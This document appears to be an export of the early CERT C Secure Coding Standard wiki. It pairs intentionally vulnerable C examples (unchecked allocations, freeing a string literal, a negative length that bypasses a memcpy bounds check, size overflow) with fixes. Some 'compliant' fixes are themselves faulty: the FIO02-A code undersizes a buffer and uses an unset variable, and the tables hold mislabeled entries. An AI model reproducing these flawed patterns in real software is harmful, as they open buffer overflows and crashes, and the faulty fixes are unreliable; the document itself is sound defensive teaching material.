The following table shows the possible outcomes of the standard memory allocation functions. This table is inspired by a similar table by Richard Kettlewell [Kettlewell 02].

Function	Successful Return	Error Return
`malloc()`	pointer to allocated space	null pointer
`calloc()`	pointer to allocated space	null pointer
`realloc()`	pointer to the new object	null pointer

Non-Compliant Example

In this example, `input_string` is copied into dynamically allocated memory referenced by `str`. However, the result of `malloc()` is not checked before `str` is referenced. Consequently, if `malloc()` fails, the program will abnormally terminate.

```
/* ... */
size_t size = strlen(input_string);
if (size == SIZE_MAX) {
  /* Handle Error */
}
str = malloc(size+1);
strcpy(str, input_string);
/* ... */
free(str);
```

Note that in accordance with rule MEM35-C. Allocate sufficient memory for an object the argument supplied to `malloc()` is checked to ensure an numeric overflow does not occur.

Compliant Solution

The `malloc()` function, as well as the other memory allocation functions, returns either a null pointer or a pointer to the allocated space. Always test the returned pointer to make sure it is not equal to zero (NULL) before referencing the pointer. Handle the error condition appropriately when the returned pointer is equal to zero.

```
/* ... */
size_t size = strlen(input_string);
if (size == SIZE_MAX) {
  /* Handle Error */
}
```

```
  str = malloc(size+1);
  if (str == NULL) {
    /* Handle Allocation Error */
  }
  strcpy(str, input_string);
  /* ... */
  free(str);
```

Non-Compliant Example

This example calls `realloc()` to resize the memory referred to by `p`. However, if `realloc()` fails, it returns NULL severing the connection between the original block of memory and `p`. This results in a memory leak.

```
  /* ... */
  p = realloc(p, new_size);
  if (p == NULL)   {
   /* Handle Error */
  }
  /* ... */
```

Compliant Solution

To correct this, assign the result of `realloc()` to a temporary pointer (`q`) and check it to ensure it is valid before assigning it to the original pointer `p`.

```
  /* ... */
  q = realloc(p, new_size);
  if (q == NULL)   {
   /* Handle Error */
  }
  p = q;
  /* ... */
```

Risk Assessment

Failing to detect allocation failures can lead to abnormal program termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM32-C	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Seacord 05] Chapter 4, "Dynamic Memory Management"
[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"

MEM33-C. Use flexible array members for dynamically sized structures

This page last changed on Sep 08, 2007 by rcs.

Flexible array members are a special type of array where the last element of a struct with more than one named member has an incomplete array type; that is, the size of the array is not specified explicitly within the struct.

If a dynamically sized structure is needed, flexible array members should be used.

Non-Compliant Code Example

In the following non-compliant code, an array of size 1 is declared, but when the struct itself is instantiated, the size computed for `malloc()` is modified to take into account the full size of the dynamic array.

```
struct flexArrayStruct {
     int num;
     int data[1];
};

/* ... */
/* Space is allocated for the struct */
struct flexArrayStruct *structP = malloc(sizeof(struct flexArrayStruct) + sizeof(int) *
(ARRAY_SIZE - 1));
if (!structP) {
     /* handle malloc failure */
}
structP->num = SOME_NUMBER;

/* Access data[] as if it had been allocated as data[ARRAY_SIZE] */
for (i = 0; i < ARRAY_SIZE; i++) {
  structP->data[i] = i;
}
```

However, in the above code, the only member that is guaranteed to be valid, by strict C99 definition, is `flexArrayStructP[0]`. Thus, for all `i > 0`, the results of the assignment are undefined.

Compliant Solution

This compliant solution uses the flexible array member to achieve a dynamically sized structure.

```
struct flexArrayStruct{
  int num;
  int data[];
};

/* ... */
/* Space is allocated for the struct */
struct flexArrayStruct *structP = malloc(sizeof(struct flexArrayStruct) + sizeof(int) *
ARRAY_SIZE);
if (!structP) {
     /* handle malloc failure */
}

structP->num = SOME_NUMBER;
```

```
/* Access data[] as if it had been allocated as data[ARRAY_SIZE] */
for (i = 0; i < ARRAY_SIZE; i++) {
  structP->data[i] = i;
}
```

The prior method allows the struct to be treated as if it had declared the member `data[]` to be `data[ARRAY_SIZE]` in a way that conforms to the C99 standard.

However, some restrictions do apply. The incomplete array type *must* be the last element within the struct. You also cannot have an array of structs if the struct contains flexible array members, and structs that contain a flexible array member cannot be used as a member in the middle of another struct.

Risk Assessment

Although the non-compliant method results in undefined behavior, it will work under most architectures.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM38-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[McCluskey 01] ;login:, July 2001, Volume 26, Number 4
[ISO/IEC 9899-1999] Section 6.7.2.1, "Structure and union specifiers"

MEM34-C. Only free memory allocated dynamically

This page last changed on Jun 25, 2007 by jsg.

Freeing memory that is not allocated dynamically can lead to serious errors. The specific consequences of this error depend on the compiler, but they range from nothing to abnormal program termination. Regardless of the compiler, avoid calling `free()` on anything other than a pointer returned by a dynamic-memory allocation function such as `malloc()`, `calloc()`, or `realloc()`.

A similar situation arises when `realloc()` is supplied a pointer to non-dynamically allocated memory. The `realloc()` function is used to resize a block of dynamic memory. If `realloc()` is supplied a pointer to memory not allocated by a memory allocation function, such as `malloc()`, the program may terminate abnormally.

Non-Compliant Code Example

This piece of code validates the number of command line arguments. If the correct number of commmand line arguments have been specified, the requested amount of memory is validated to ensure that it is an acceptable size, and the memory is allocated with `malloc()`. Next, the second command line argument is copied into `str` for further processing. Once this processing is complete, `str` is freed. However, if the incorrect number of arguments have been specified, `str` is set to a string literal and printed. Because `str` now references memory that was not dynamically allocated, an error will occur when `str` memory is freed.

```
#define MAX_ALLOCATION 1000

int main(int argc, char *argv[]) {
  char *str = NULL;
  size_t len;

  if (argc == 2) {
    len = strlen(argv[1])+1;
    if (len > MAX_ALLOCATION) {
      /* Handle Error */
    }
    str = malloc(len);
    if (str == NULL) {
      /* Handle Allocation Error */
    }
    strcpy(str, argv[1]);
  }
  else {
    str = "usage: $>a.exe [string]";
    printf("%s\n", str);
  }
  /* ... */
  free(str);
  return 0;
}
```

Compliant Solution

In the compliant solution, the program has been changed to eliminate the possibility of `str` referencing non-dynamic memory when it is supplied to `free()`.

```
#define MAX_ALLOCATION 1000

int main(int argc, char *argv[]) {
  char *str = NULL;
  size_t len;

  if (argc == 2) {
    len = strlen(argv[1])+1;
    if (len > MAX_ALLOCATION) {
      /* Handle Error */
    }
    str = malloc(len);
    if (str == NULL) {
      /* Handle Allocation Error */
    }
    strcpy(str, argv[1]);
  }
  else {
    printf("%s\n", "usage: $>a.exe [string]");
    return -1;
  }
  /* ... */
  free(str);
  return 0;
}
```

Risk Assessment

Freeing or reallocating memory that was not dynamically allocated could lead to abnormal termination and denial-of-service attacks.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM34-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Automated Detection

The Coverity Prevent **BAD_FREE** checker identifies calls to `free()` where the argument is pointer to a function or an array. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory management functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management"

MEM35-C. Allocate sufficient memory for an object

This page last changed on Jul 16, 2007 by shaunh.

Integer values used as a size argument to malloc(), calloc(), or realloc() must be valid and large enough to contain the objects to be stored. If size arguments are incorrect or can be manipulated by an attacker, then a buffer overflow may occur. Incorrect size arguments, inadequate range checking, integer overflow, or truncation can result in the allocation of an inadequately sized buffer. The programmer must ensure that size arguments to memory allocation functions allocate sufficient memory.

Non-Compliant Code Example 1

In this non-compliant code example, cBlocks is multiplied by 16 and the result is stored in the unsigned long long int alloc.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = cBlocks * 16;
  return (alloc < UINT_MAX)
     ? malloc(cBlocks * 16)
     : NULL;
}
```

If size_t is represented as a 32-bit unsigned value and unsigned long long represented as a 64-bit unsigned value, for example, the result of this multiplication can still overflow because the actual multiplication is a 32-bit operation. As a result, the value stored in alloc will always be less than UINT_MAX.

If both size_t and unsigned long long types are represented as a 64-bit unsigned value, the result of the multiplication operation may not be representable as an unsigned long long value.

Compliant Solution 1

Make sure that integer values passed as size arguments to memory allocation functions are valid and have not been corrupted due to integer overflow, truncation, or sign error [Integers (INT)]. In the following example, the multsize_t() function multiples two values of type size_t and sets errno to a non-zero value if the resulting value cannot be represented as a size_t or to zero if it was representable.

```
void *AllocBlocks(size_t cBlocks) {
  size_t alloc;

  if (cBlocks == 0) return NULL;
  alloc = multsize_t(cBlocks, 16);
  if (errno) {
    return NULL;
  }
  else {
    return malloc(alloc);
  }
} /* end AllocBlocks */
```

Non-Compliant Code Example 2

In this non-compliant code example, the string referenced by `str` and the string length represented by `len` orginate from untrusted sources. The length is used to perform a `memcpy()` into the fixed size static array `buf`. The `len` variable is guaranteed to be less than `BUFF_SIZE`. However, because `len` is declared as an `int` it could have a negative value that would bypass the check. The `memcpy()` function implicitly converts `len` to an unsigned `size_t` type, and the resulting operation results in a buffer overflow.

```
int len;
char *str;
char buf[BUFF_SIZE];

/* ... */
if (len < BUFF_SIZE){
  memcpy(buf, str, len);
}
/* ... */
```

Compliant Solution 2

In this compliant solution, `len` is declared as a `size_t` to there is no possibility of this variable having a negative value and bypassing the range check.

```
size_t len;
char *str;
char buf[BUFF_SIZE];

/* ... */
if (len < BUFF_SIZE){
  memcpy(buf, str, len);
}
/* ... */
```

Non-Compliant Code Example 3

In this example, an array of long integers is allocated and assigned to `p`. However, `sizeof(int)` is used to size the allocated memory. If `sizeof(long)` is larger than `sizeof(int)` then an insufficient amount of memory is allocated. This example also checks for unsigned numeric overflow in compliance with INT32-C. Ensure that integer operations do not result in an overflow.

```
void function(size_t len) {
   long *p;
   if (len > SIZE_MAX / sizeof(long)) {
      /* handle overflow */
   }
   p = malloc(len * sizeof(int));
   if (p == NULL) {
      /*   handle error */
   }
   /* ... */
   free(p);
}
```

Compliant Solution 3

To correct this example, `sizeof(long)` is used to size the memory allocation.

```
void function(size_t len) {
   long *p;
   if (len > SIZE_MAX / sizeof(long)) {
      /* handle overflow */
   }
   p = malloc(len * sizeof(long));
   if (p == NULL) {
      /*   handle error */
   }
   /* ... */
   free(p);
}
```

Alternatively, `sizeof(*p)` can be used to properly size the allocation:

```
void function(size_t len) {
   long *p;
   if (len > SIZE_MAX / sizeof(*p)) {
      /* handle overflow */
   }
   p = malloc(len * sizeof(*p));
   if (p == NULL) {
      /*   handle error */
   }
   /* ... */
   free(p);
}
```

Risk Assessment

Providing invalid size arguments to memory allocation functions can lead to buffer overflows and the execution of arbitrary code with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MEM35-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Automated Detection

The Coverity Prevent **SIZECHECK** checker finds memory allocations that are assigned to a pointer that reference objects larger than the allocated block (Example 3 above). Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.3, "Memory Management Functions"
[Seacord 05] Chapter 4, "Dynamic Memory Management," and Chapter 5, "Integer Security"
[Coverity 07] Coverity Prevent User's Manual (3.3.0) (2007).

09. Input Output (FIO)

This page last changed on Aug 22, 2007 by jsg.

Input/Output is a broad topic and includes all the functions defined in C99 Section 7.19, Input/output <stdio.h>" and related functions.

The security of I/O operations is dependent on the versions of the C library, the operating system, and the file system. Older libraries are generally more susceptible to security flaws than newer library versions. Different operating systems have different capabilities and mechanisms for managing file privileges. There are numerous different file systems, including: File Allocation Table (FAT), FAT32, New Technology File System (NTFS), NetWare File System (NWFS), and the Unix File System (UFS). There are also many distributed file systems including: Andrew File System (AFS), Distributed File System (DFS), Microsoft DFS, and Network File System (NFS). These file systems vary in their capabilities and privilege mechanisms.

As a starting point, the I/O topic area describes the use of C99 standard functions. However, because these functions have been generalized to support multiple disparate operating and file systems, they cannot generally be used in a secure fashion. As a result, most of the rules and recommendations in this topic area recommend approaches that are specific to the operating system and file systems in use. Because of the inherent complexity, there may not exist compliant solutions for all operating system and file system combinations. Therefore, the applicability of the rules for the target operating system/file system combinations should be considered.

Recommendations

FIO00-A. Take care when creating format strings

FIO01-A. Prefer functions that do not rely on file names for identification

FIO02-A. Canonicalize file names originating from untrusted sources

FIO03-A. Do not make assumptions about fopen() and file creation

FIO04-A. Detect and handle input and output errors

FIO05-A. Identify files using multiple file attributes

FIO06-A. Create files with appropriate access permissions

FIO07-A. Prefer fseek() to rewind()

FIO08-A. Take care when calling remove() on an open file

FIO09-A. fflush() should be called after writing to an output stream if data integrity is important

FIO10-A. Take care when using the rename() function

FIO11-A. Take care when specifying the mode parameter of fopen()

FIO12-A. Prefer setvbuf() to setbuf()

FIO13-A. Take care when using ungetc()

FIO14-A. Understand the difference between text mode and binary mode with file streams

Rules

FIO30-C. Exclude user input from format strings

FIO31-C. Do not simultaneously open the same file multiple times

FIO32-C. Detect and handle file operation errors

FIO33-C. Detect and handle input output errors resulting in undefined behavior

FIO34-C. Use int to capture the return value of character IO functions

FIO35-C. Use feof() and ferror() to detect end-of-file and file errors

FI036-C. Do not assume a newline character is read when using fgets()

FI037-C. Don't assume character data has been read

FI038-C. Do not use a copy of a FILE object for input and output

FIO39-C. Do not read in from a stream directly following output to that stream

FIO40-C. Reset strings on fgets() failure

FIO41-C. Do not call getc() or putc() with parameters that have side effects

FIO42-C. Ensure files are properly closed when they are no longer needed

FIO43-C. Do not copy data from an unbounded source to a fixed-length array

FIO44-C. Only use values for fsetpos() that are returned from fgetpos()

FIO45-C. Do not reopen a file stream

Risk Assessment Summary

Recommendations

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
FIO00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO01-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
FIO02-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**
FIO03-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
FIO04-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
FIO05-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO06-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO07-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO08-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO09-A	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO10-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FI011-A	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**
FIO12-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO13-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**
FIO14-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Rules

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO30-C	**3** (high)	**3** (likely)	**3** (low)	**P27**	**L1**
FIO31-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO32-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO33-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**
FIO34-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
FIO35-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO33-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**
FI037-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**
FI036-C	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**
FIO38-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
FIO39-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FIO40-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
FIO41-C	**1** (medium)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

FIO42-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO43-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
FIO44-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**
FIO45-C	**2** (medium)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

FIO36-C. Do not assume a newline character is read when using fgets()

This page last changed on Jul 10, 2007 by shaunh.

The `fgets()` function is typically used to read a newline-terminated line of input from a stream. The `fgets()` function takes a size parameter for the destination buffer and copies, at most, `size-1` characters from a stream to a string. Truncation errors can occur if the programmer blindly assumes that the last character in the destination string will be a newline.

Non-Compliant Code Example

This non-compliant code example is intended to be used to remove the trailing newline (`\n`) from an input line.

```
char buf[BUFSIZ + 1];

if (fgets(buf, sizeof(buf), fp)) {
  if (*buf) { /* see FIO37-C */
    buf[strlen(buf) - 1] = '\0';
  }
}
else {
  /* Handle error condition */
}
```

However, if the last character in `buf` is not a newline, this code overwrites an otherwise-valid character.

Compliant Solution

This compliant solution uses `strchr()` to replace the newline character in the string (if it exists).

```
char buf[BUFSIZ + 1];
char *p;

if (fgets(buf, sizeof(buf), fp)) {
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
}
else {
  /* handle error condition */
}
```

Risk Assessment

Assuming a newline character is read can result in data truncation.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO36-C	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

References

[Lai 06]
[Seacord 05] Chapter 2, "Strings"
[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"

FIO37-C. Don't assume character data has been read

This page last changed on Jul 10, 2007 by shaunh.

The `strlen()` function computes the length of a string. It returns the number of characters that precede the terminating NULL character. Errors can occur when assumptions are made about the type of data being passed to `strlen()`, e.g., in cases where binary data has been read from a file instead of textual data from a user's terminal.

Non-Compliant Code Example

This non-compliant code example is intended to be used to remove the trailing newline (`\n`) from an input line. The `fgets()` function is typically used to read a newline-terminated line of input from a stream, takes a size parameter for the destination buffer and copies, at most, `size-1` characters from a stream to a string.

```
char buf[BUFSIZ + 1];

if (fgets(buf, sizeof(buf), fp) == NULL) {
  /* handle error */
}
buf[strlen(buf) - 1] = '\0';
```

However, if the first character in `buf` is a NULL, `strlen(buf)` will return 0 and a write-outside-array-bounds error will occur.

Compliant Solution

This compliant solution checks to make sure the first character in the `buf` array is not a NULL before modifying it based on the results of `strlen()`.

```
char buf[BUFSIZ + 1];
char *p;

if (fgets(buf, sizeof(buf), fp)) {
  p = strchr(buf, '\n');
  if (p) {
    *p = '\0';
  }
}
else {
  /* handle error condition */
}
```

Risk Assessment

Assuming character data has been read can result in out-of-bounds memory writes.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level

FIO37-C	**3** (high)	**1** (unlikely)	**2** (medium)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.7.2, "The fgets function"
[Lai 06]
[Seacord 05] Chapter 2, "Strings"

FIO38-C. Do not use a copy of a FILE object for input and output

This page last changed on Jul 10, 2007 by shaunh.

The address of the FILE object used to control a stream may be significant; a copy of a FILE object need not serve in place of the original. Do not use a copy of a FILE object in any input/output operations.

Non-Compliant Code Example

This non-compliant code example can fail because a copy of stdout is being used in the call to fputs().

```
#include <stdio.h>

int main(void) {
    FILE my_stdout = *(stdout);
    fputs("Hello, World!\n", &my_stdout);

    return 0;
}
```

Platform Specific Details

This non-compliant example does fails with an "access violation" when compiled under Microsoft Visual Studio 2005 and run on an IA-32 platform.

Compliant Solution

In this compliant solution, a copy of the *pointer* to the FILE object is used in the call to fputs().

```
#include <stdio.h>

int main(void) {
    FILE *my_stdout = stdout;
    fputs("Hello, World!\n", my_stdout);
    return 0;
}
```

Risk Assessment

Using a copy of a FILE object in place of the original is likely to result in a crash which can be used in a denial-of-service attack.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO38-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L2**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.19.3, "Files"

FIO00-A. Take care when creating format strings

This page last changed on Jul 05, 2007 by jpincar.

Several common mistakes in creating format strings are listed below:

- using invalid conversion specifiers
- using a length modifier on an incorrect specifier
- argument and conversion specifier type mismatch
- using invalid character classes

The following are C99 compliant conversion specifiers. Using any other specifier may result in undefined behavior.

```
d, i, o, u, x, X, f, F, e, E, g, G, a, A, c, s, p, n, %
```

Only some of the conversion specifiers are able to correctly take a length modifier. Using a length modifier on any specifier others than the following may result in undefined behavior.

```
d, i, o, u, x, X, a, A, e, E, f, F, g, G
```

Also, character class ranges must be properly specified, with a hyphen in between two printable characters. The two following lines are both properly specified. The first accepts any character from a-z, inclusive, while the second accepts anything that is not a-z, inclusive.

```
[a-z]
[^a-z]
```

Having an argument and conversion specifier mismatch may result in undefined behavior.

```
char *error_msg = "Resource not available to user.";
int error_type = 3;
/* ... */
printf("Error (type %s): %d\n", error_type, error_msg);
```

Risk Assessment

In most cases, the undefined behavior referred to above will result in abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO00-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.19.6.1, "The `fprintf` function"

FIO01-A. Prefer functions that do not rely on file names for identification

This page last changed on Jul 10, 2007 by shaunh.

Many file related security vulnerabilities result from a program accessing a file object different from the one intended. In ISO/IEC 9899-1999 C character-based file names are bound to underlying file objects in name only. File names provide no information regarding the nature of the file object itself. Furthermore, the binding of a file name to a file object is reasserted every time the file name is used in an operation. File descriptors and `FILE` pointers are bound to underlying file objects by the operating system. See FIO03-A. Do not make assumptions about fopen() and file creation.

Accessing files via file descriptors or `FILE` pointers rather than file names provides a greater level of certainty with regard to the object that is actually acted on. It is recommended that files be accessed through file descriptors or `FILE` pointers where possible.

Non-Compliant Code Example

In this example, the function `chmod()` is called to set the permissions of a file. However, it is not clear whether the file object referred to by `file_name` refers to the same object in the call to `fopen()` and in the call to `chmod()`.

```
/* ... */
FILE * f_ptr;

f_ptr = fopen(file_name,"w");
if (!f_ptr)  {
  /* Handle fopen() Error */
}
 /* ... */
if (chmod(file_name, new_mode) == -1) {
  /* Handle chmod() Error */
}
/* Process file */
/* ... */
```

Compliant Solution (POSIX)

This compliant solution uses variants of the functions used in the non-compliant code example that operate on file descriptors or file pointers rather than file names. This guarantees that the file opened is the same file that is operated on.

```
/* ... */
fd = open(file_name, O_WRONLY | O_CREAT | O_EXCL, file_mode);

if (fd == -1) {
  /* Handle open() error */
}
/* ... */
if (fchmod(fd, new_mode) == -1) {
  /* Handle fchmod() Error */
}
/* Process file */
/* ... */
```

The `fchmod()` function is defined in IEEE Std 1003.1, 2004 [Open Group 04] and can only be used on POSIX-compliant systems.

Risk Assessment

Many file-related vulnerabilities, for instance *Time of Check Time of Use* race conditions, are exploited to cause a program to access an unintended file. Using FILE pointers or file descriptors to identify files instead of file names reduces the chance of accessing an unintended file. Remediation costs can be high, because there is no portable secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO01-A	**2** (medium)	**2** (probable)	**1** (high)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.Example of vulnerabilties resulting from the violation of this rule can be found on the CERT website.

References

[Seacord 05] Chapter 7, "File I/O"
[ISO/IEC 9899-1999] Section 7.19.3, "Files"
[ISO/IEC 9899-1999] Section 7.19.4, "Operations on Files"
[Apple Secure Coding Guide] "Avoiding Race Conditions and Insecure File Operations"
[Open Group 04] "The open function"
[Drepper 06] Section 2.2.1 "Identification When Opening"

FIO02-A. Canonicalize file names originating from untrusted sources

This page last changed on Aug 11, 2007 by rcs.

File names may contain characters that make verification difficult and inaccurate. To simplify file name verification, it is recommended that file names be translated into their canonical form. Once a file name has been translated into its canonical form, the object to which the file name actually refers will be clear.

Non-Compliant Code Example

In this example, the parameter `file_name` is supplied from an untrusted source. In this case, it is supplied via a command line argument. Before using `file_name` in file operations, it should be verified to ensure `file_name` refers to an expected file object . However, `file_name` may contain special characters, such as directory characters that, when supplied to `fopen()`, may result in an unintended file being accessed.

```
/* ... */
char *file_name = (char *)malloc(strlen(argv[1])+1);
if (file_name != NULL) {
  strcpy(file_name, argv[1]);
}
else {
  /* handle memory allocation error */
}
/* ... */
fopen(file_name,"w");
/* ... */
```

Resolving the canonical path of a file or directory is inherently tied to the underlying file system. The examples below demonstrate ways to canonicalize a file path on POSIX and Windows systems.

Compliant Solution (POSIX)

The POSIX function `realpath()` can be used to translate filenames into their canonical form. The `realpath()` function is specified in *The Open Group Base Specifications Issue 6*, "realpath", as

```
char *realpath(const char *restrict file_name, char *restrict resolved_name);
```

where `file_name` refers to the file path to resolve and `resolved_name` refers to the character array to hold the canonical path. This function is changed in the revision of POSIX currently in ballot. Older versions of POSIX had implementation defined behavior if `resolved_name` is a NULL pointer. The current revision, and many current implementations (led by glibc and Linux) will allocate memory to hold the resolved name if such a NULL pointer is passed. However, until the revision is complete, there is no portable way to discover if this behavior is supported. If there is no maximum determinable path name length, it is not possible to portably and safely canonicalize file names from untrusted sources.

The `realpath()` function must be used with care, as it expects `resolved_name` to refer to a character array that is large enough to hold the canonicalized path. An array of at least size `PATH_MAX` is adequate, but `PATH_MAX` is not guaranteed to be defined.

If PATH_MAX is defined, allocate a buffer of size PATH_MAX to hold the result of realpath(). Otherwise, pathconf() can be used to determine the system-defined limit on the size of file paths. However, the result of pathconf() must be checked for errors to prevent the allocation of a potentially undersized buffer.

```
char *file_name = NULL;
char *canonicalized_file = NULL;
char *realpath_res = NULL;
/* ... */
file_name = malloc(strlen(argv[1]+1));    /* would be better to use strdup() here */
if (file_name != NULL) {
  strcpy(file_name, argv[1]);
}
else {
  /* handle memory allocation error */
}
path_size = 0;

#ifdef PATH_MAX /* PATH_MAX is defined */

  if (PATH_MAX <= 0) {
    /* Handle invalid PATH_MAX error */
  }
  path_size = (size_t)PATH_MAX;

#else /* PATH_MAX is not defined */

  errno = 0;
  pc_result = pathconf(file_name, _PC_PATH_MAX); /* Query for PATH_MAX */

  if ( (pc_result == -1) && (errno != 0) ) {
    /* Handle pathconf() error */
  }
  else if (pc_result == -1) {
/*
 * Note: 200806 is an estimated date. Please check this when the 2008
 * revision of POSIX is published
 */
#if _POSIX_VERSION >= 200806L || defined (linux)
      realpath_res = realpath(file_name, NULL);
#else
    /* Handle unbounded path error */
#endif
  }
  else if (pc_result <= 0) {
    /* Handle invalid path error */
  }
  path_size = (size_t)pc_result;

#endif

if (path_size > 0) {
   canonicalized_file = malloc(path_size);

   if (canonicalized_file == NULL) {
     /* Handle malloc() error */
   }

   realpath_res = realpath(file_name, canonicalized_file);
}

if (realpath_res == NULL) {
  /* Handle realpath() error */
}

/* Verify file name ... */

fopen(realpath_res, "w");

/* ... */
if (file_name)
   free(file_name);
if (canonicalized_file)
   free(canonicalized_file);
```

```
else if (realpath_res)
   free(realpath_res);   /* only free realpath_res if it refers to memory allocated by
realpath() */
```

Compliant Solution (Windows)

The following compliant solution, based off of an MSDN article, uses the Windows function `GetFullPathName()` to determine the canonicalized path to a file.

```
/* ... */

enum { INITBUFSIZE = 256 };
DWORD ret = 0;
DWORD new_ret = 0;
char *canonicalized_file;
char *new_file;
char *file_name;

/* ... */

file_name = malloc(strlen(argv[1])+1);
canonicalized_file = malloc(INITBUFSIZE);

if (file_name != NULL && canonicalized_file != NULL) {
  strcpy(file_name, argv[1]);
  strcpy(canonicalized_file, "");
}
else {
  /* Couldn't get the memory - recover */
}

ret = GetFullPathName(file_name, INITBUFSIZE, canonicalized_file, NULL);

if (ret == 0) {
  /* canonicalized_file is invalid, handle error */
}
else if (ret > INITBUFSIZE) {
  new_file = realloc(canonicalized_file, ret);
  if(new_file == NULL) {
        /* realloc() failed, handle error */
  }

  canonicalized_file = new_file;

  new_ret = GetFullPathName(file_name, ret, canonicalized_file, NULL);
  if(new_ret > ret) {
        /* The length of the path changed in between calls to GetFullPathName(), handle error
*/
  }
  else if (new_ret == 0) {
        /* GetFullPathName() failed, handle error */
  }
}

/* Verify file name */
fopen(realpath_res, "w")
```

Care must still be taken to avoid creating a TOCTOU condition by using either `GetFullPathName()` or `realpath()` to check a filename.

Risk Assessment

Many file related vulnerabilities are exploited to cause a program to access an unintended file. transforming a file path into its canonical form assures the object to which a file name refers is clear.

Remediation costs can be high, because there is no portable secure solution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FIO02-A	**2** (medium)	**1** (unlikely)	**1** (high)	**P2**	**L3**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

Mitigation Strategies

Static Analysis

Compliance with this rule can be checked using taint and control flow static analysis:

state A: untrusted tainted input
state B: canonicalized file name (use standard list of canonicalization functions)
state C: verified as an OK file to access
check for "touching" the string
more advanced: mark application-specific verification functions
best practice: inspect to ensure that tagged verification function actually verifies
state D: used to access a file

Dynamic Analysis

Dynamic analysis is likely to be "too late"
Could conceivably help, but not usually the best tool for the job
cost of tagging tainted input
maintain state information for each string
instrumenting canonicalization functions, file verification functions, file I/O functions
what do you do if an illegal transition is taken?
overhead unlikely to be accepted by C culture

Manual inspection

Testing

1. instrumented version of File I/O library
2. print out any non-canonicalized paths
3. test by putting non-canonicalized paths into all untrusted input
4. check the output file to see which non-canonicalized paths show up

References

[Drepper 06] Section 2.1.2, "Implicit Memory Allocation"
[ISO/IEC 9899-1999] Section 7.19.3, "Files"
[Open Group 04] realpath()
[Seacord 05] Chapter 7, "File I/O"

FIO03-A. Do not make assumptions about fopen() and file creation

This page last changed on Jul 10, 2007 by shaunh.

